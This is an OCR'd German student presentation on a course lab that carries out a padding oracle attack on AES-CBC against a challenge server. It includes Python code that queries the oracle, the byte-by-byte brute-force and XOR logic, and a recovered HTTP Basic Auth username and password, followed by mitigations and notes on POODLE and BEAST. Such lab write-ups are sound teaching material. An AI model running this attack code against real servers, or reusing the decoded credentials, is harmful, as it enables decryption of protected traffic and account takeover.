Padding Oracle Attacke

S2110239017 – Marlene Pechmann

Agenda

- ✓1. Aufgabe
- ✓2. Aufgabe
- ✓3. Aufgabe
- ✓4. Aufgabe
- ✓5. Aufgabe
- ✓Reflexion
- ✓Angriffe auf Websites
- ✓Quellen

1. Teilaufgabe – Informationen sammeln


Ausgangssituation:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.24.20.210	193.170.192.172	TCP	74	58188 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2976324287 TSecr=0 WS=128
2	0.023631548	193.170.192.172	172.24.20.210	TCP	74	80 → 58188 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=510275235 TSecr=2976324287 WS=128
3	0.023662733	172.24.20.210	193.170.192.172	TCP	66	58188 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2976324311 TSecr=510275235
4	0.023742429	172.24.20.210	193.170.192.172	TCP	334	58188 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=268 TSval=2976324311 TSecr=510275235 [TCP segment of a reassembled PDU]

- IP: 193.170.192.172
- Port: 80
- Chiffrat

```
AES-CBC-IV": "ec4c6db60363c9b6f63a22778c60612d", "AES-CBC-Ciphertext":
"c87ed0072b1acf50899f978df9a26a52758bbe70222b16d213853af643e232cde0d64c371
dfd38f01649f6f866aa9d31506bed455ac93d1cf98624808c5a74abf6fe53d1093d6de8c7e
4895f6a3feb30761ed76e43d5fbd457c9aef512ed6332"
```

1. Teilaufgabe – AES-CBC



Cipher Block Chaining (CBC) mode encryption

- symmetrische Verschlüsselung
- Blockgröße ≥ 16 Byte
- IV hat selbe Länge wie ein Block
- Padding
- Plaintext == Vielfaches von 16 Byte
- Schlüssellänge 16, 24 oder 32 Byte

Quelle: https://de.wikipedia.org/wiki/Cipher_Block_Chaining_Mode

1. Teilaufgabe – Antwort des Servers

```python
host = "193.170.192.172"
port = 80

with socket(AF_INET, SOCK_STREAM) as connection:
    connection.connect((host,port))
    cipher = {"AES-CBC-IV": "ec4c6db60363c9b6f63a22778c60612d", "AES-CBC-Cipherte
    cipher_m = json.dumps(cipher)
    connection.sendall(bytes(cipher_m, encoding="utf-8"))
    response = connection.recv(1024)
    response = response.decode("utf-8")
    print("sent: {}".format(response))

```

```
└─$ /bin/python3.9 /home/kali/Documents/_NKP/02_NKP_Challenge/02_nkp1.py
sent: HTTP/1.1 301 Moved Permanently
Location: https://www.moneybit.at/login
```

2. Teilaufgabe - Padding

Veränderung des ersten Bytes des Chiffrats

```
cipher_change_first = json.dumps(cipher_first)
connection.sendall(bytes(cipher_change_first, encoding="utf-8"))
response_first = connection.recv(1024)
response_first = response_first.decode("utf-8")
print("Change first Byte: {}".format(response_first))
```

```
Change first Byte: HTTP/1.1 404 Not Found
```

Veränderung des letzten Bytes des Chiffrats

```
cipher_change_last = json.dumps(cipher_last)
connection.sendall(bytes(cipher_change_last, encoding="utf-8"))
response_last = connection.recv(1024)
response_last = response_last.decode("utf-8")
print("Change last Byte: {}".format(response_last))
```

```
Change last Byte: HTTP/1.1 400 Bad Request
```

2. Teilaufgabe – Padding - Folgerung

404 Not Found

→ Padding korrekt

400 Bad Request

→ Fehler, Padding inkorrekt

301 Moved Permanently

→ alles korrekt

3. Teilaufgabe – PKCS#7

= Public Key Cryptography Standard

- Kryptografischer Nachrichtensyntax Standard

Padding-Format

- Nachrichtenlänge != Vielfaches von 16 Bytes → Padding aufgefüllt
- Padding wird IMMER hinzugefügt
- Padding = Anzahl der hinzugefügten Bytes

3. Teilaufgabe – PKCS#7 - Beispiel

Plaintext: Secret → in hex → 53 65 63 72 65 74

→ Länge: 6 Byte

→ brauchen 10 Byte Padding

4. Teilaufgabe – Komplexität Angriff


Anzahl der Anfragen zur Entschlüsselung

- 1 Byte = 256 Versuche
- 1 Block = 16 Byte = 256*16 = 4.096 Versuche für einen Block
- 4.096 * 6 Blöcke = 24.576 Versuche (Worst Case)

→ 12.086 Versuche für POA

5. Teilaufgabe – Padding-Oracle-Angriff

5.1 Ermittlung Padding-Bytes



Cipher Block Chaining (CBC) mode decryption

Entschlüsselung CBC-Modus

Änderung im vorletzten Chiffratblock

Beachtung PKCS#7 Padding

Quelle: https://de.wikipedia.org/wiki/Cipher_Block_Chaining_Mode

5.1 Ermittlung Padding-Bytes

1. Padding finden

Vorletzter Block: f6fe53d1093d6de8c8e4895f6a3feb30

→Veränderung eines Bytes + sende es an Orakel

→400 = Fehler, Padding inkorrekt

→404 = Padding korrekt + haben Inhaltsbyte

8 Byte = 404 = Padding korrekt = 1. Inhaltsbyte


Inhalt des Klartextblocks: 070707070707

5.2 Ermittlung letztes Byte der Nachricht

1. Brute-Force 256 Werte bis im P_6 0x01 rauskommt

Vorletzter Block: f6fe53d1093d6de8c8e4895f6a3feb30

Letzter Block: 761ed76e43d5fbd457c9aef512ed6332



$$P_6 = Dec(C_6) \text{ XOR } C_5$$


Quelle: https://de.wikipedia.org/wiki/Cipher_Block_Chaining_Mode

5.2 Ermittlung letztes Byte der Nachricht

2. Berechnung des manipulierten Bytes

Vorletzter Block: f6fe53d1093d6de8c8e4895f6a3feb30

Letzter Block: 761ed76e43d5fbd457c9aef512ed6332



$$Dec(C_6) = C^m_5 \text{ XOR } P_6$$

Quelle: https://de.wikipedia.org/wiki/Cipher_Block_Chaining_Mode

5.2 Ermittlung letztes Byte der Nachricht

Schritt 1 & 2

```
for char in range(256):
    # Konvertierung der Nummer in hex (immer 2 Zeichen)
    char_hex = format(char,"02x")
    # ersetzen das ürsprüngliche Zeichen in der Cipher
        # mit dem neuen der das gewünschte Padding erzeugt
    cipher_list[start_char - 1] = char_hex[0]
    cipher_list[start_char] = char_hex[1]
```

```
# gehen string durch und berechnen den neuen Padding
for value in padding_list:
    # wählen immer 2 Zeichen aus dem Chiffrat aus
    hex_value = cipher_original[start_char-1] + cipher_original_list[start_char]
    # berechnen 2 Zeichen XOR mit der Position des Paddings
    key_value = xor(int(value,16), (padding_len-1))
    print(f"{key_value} = {value} XOR {padding_len-1}")
    # berechnen  Erg. XOR neuem Padding
    new_hex_value = format(xor(key_value, padding_len), "02x")
    print(f"{new_hex_value} = {key_value} XOR {padding_len}")
    # berechnen Erg. XOR den ursprünglichen 2 Zeichen
    m_value = xor(key_value, int(hex_value,16))
```

37

```
55 = 36 XOR 1
35 = 55 XOR 2
Bearbeitete Cipher: f6fe53d1093d6de8c7e4895f6a3feb35
```

$P_6 = Dec(C_6) \text{ XOR } C_5$

$Dec(C_6) = C^m_5 \text{ XOR } P_6$

5.2 Ermittlung letztes Byte der Nachricht

```python
for i in range(16):
    for char in range(256):
        # Konvertierung der Nummer in hex (immer 2 Zeichen)
        char_hex = format(char,"02x")
        # ersetzen das ürsprüngliche Zeichen in der Cipher
            # mit dem neuen der das gewünschte Padding erzeugt
        cipher_list[start_char - 1] = char_hex[0]
        cipher_list[start_char] = char_hex[1]

        cipher = "".join(cipher_list)
        # schicken Cipher an Orakel
        get_response = get_response_oracle(cipher, sock)

        # Überprüfen ob Padding richtig ist
        if(check_pkcs7_padding(get_response,i)):
            padding_list.append(char_hex)
            temp = manipulate_padding(padding_list, cipher_list, cipher_original)
```

```python
def manipulate_padding(padding_list, cipher_list, cipher_original):
    # manipulate padding
    padding_new= []
    m = ""
    start_char = -33
    padding_len = len(padding_list) + 1

    cipher_original_list = list(cipher_original)
    # gehen string durch und berechnen den neuen Padding
    for value in padding_list:
        # wählen immer 2 Zeichen aus dem Chiffrat aus
        hex_value = cipher_original[start_char-1] + cipher_original_list[start_char]
        # berechnen 2 Zeichen XOR mit der Position des Paddings
        key_value = xor(int(value,16), (padding_len-1))
        print(f"{key_value} = {value} XOR {padding_len-1}")
        # berechnen  Erg. XOR neuem Padding
        new_hex_value = format(xor(key_value, padding_len), "02x")
        print(f"{new_hex_value} = {key_value} XOR {padding_len}")
        # berechnen Erg. XOR den ursprünglichen 2 Zeichen
        m_value = xor(key_value, int(hex_value,16))
```

```
Bisheriger entschlüsselter Klartext: y
```

5.3 Ermittlung letzten Klartextblock

Auffüllung des Blocks mit validen Padding

Klartext: 7YmUy

letzter Ciphertextblock (Nr. 6) wird entfernt

gleicher Vorgang mit den anderen Blöcken

5.4 Ermittlung vorletzter Klartextblock

vor dem ersten Block wird IV angehängt

Auffüllung des Blocks mit validen Padding

vorletzter Ciphertextblock (Nr. 2) wird entfernt

GET /login HTTP 1.1

Host: www.moneybit.at

Authorization: Basic YW5uYTppNG95biM7YmUy

5.5 Ermittlung aller Klartextblöcke

```
PLAINTEXT: GET /login HTTP/1.1
Host: www.moneybit.at
Authorization: Basic YW5uYTppNG95biM7YmUy
```


Entschlüsselung der Zeichenfolge

Konvertierung von Base64 in Text

```
PLAINTEXT: GET /login HTTP/1.1
Host: www.moneybit.at
Authorization: Basic anna:i4oyn#;be2
```

5.5 Login

Aufruf:
https://www.moneybit.at/login



5.6 Reflexion – Angriff verhindern

Galois Counter Mode

Stromchiffre statt Blockchiffre

Einführung eines MACs

keine Fehlermeldungen ausgeben

PO Angriffe auf Websites

viele anfällige Websites

BEAST
= Browser Exploit Against SSL/TLS

POODLE
= PO On Downgraded Legacy Encryption

CAPTCHA Cracking

PO Angriffe auf Websites - POODLE

Person-in-the-Middle

→ zwischen Server und Client

→ Verwendung SSL-3.0 statt TLS

PO-Angriff

→ CBC Modus + SSL 3.0

Quellen

Bilder CBC: https://de.wikipedia.org/wiki/Cipher_Block_Chaining_Mode

Bilder: https://www.moneybit.at/login

AES-CBC: https://www.rfc-editor.org/rfc/rfc3602

PKCS#7: https://www.rfc-editor.org/rfc/rfc2315

PKCS#7-Padding: https://www.ibm.com/docs/en/zos/2.1.0?topic=rules-pkcs-padding-method

Padding Oracle Attack: https://resources.infosecinstitute.com/topic/padding-oracle-attack-2/

PO Angriffe auf Websites: https://portswigger.net/

POODLE: https://crashtest-security.com/de/poodle-angriff/

Beast: https://crashtest-security.com/de/ssl-beast-angriff/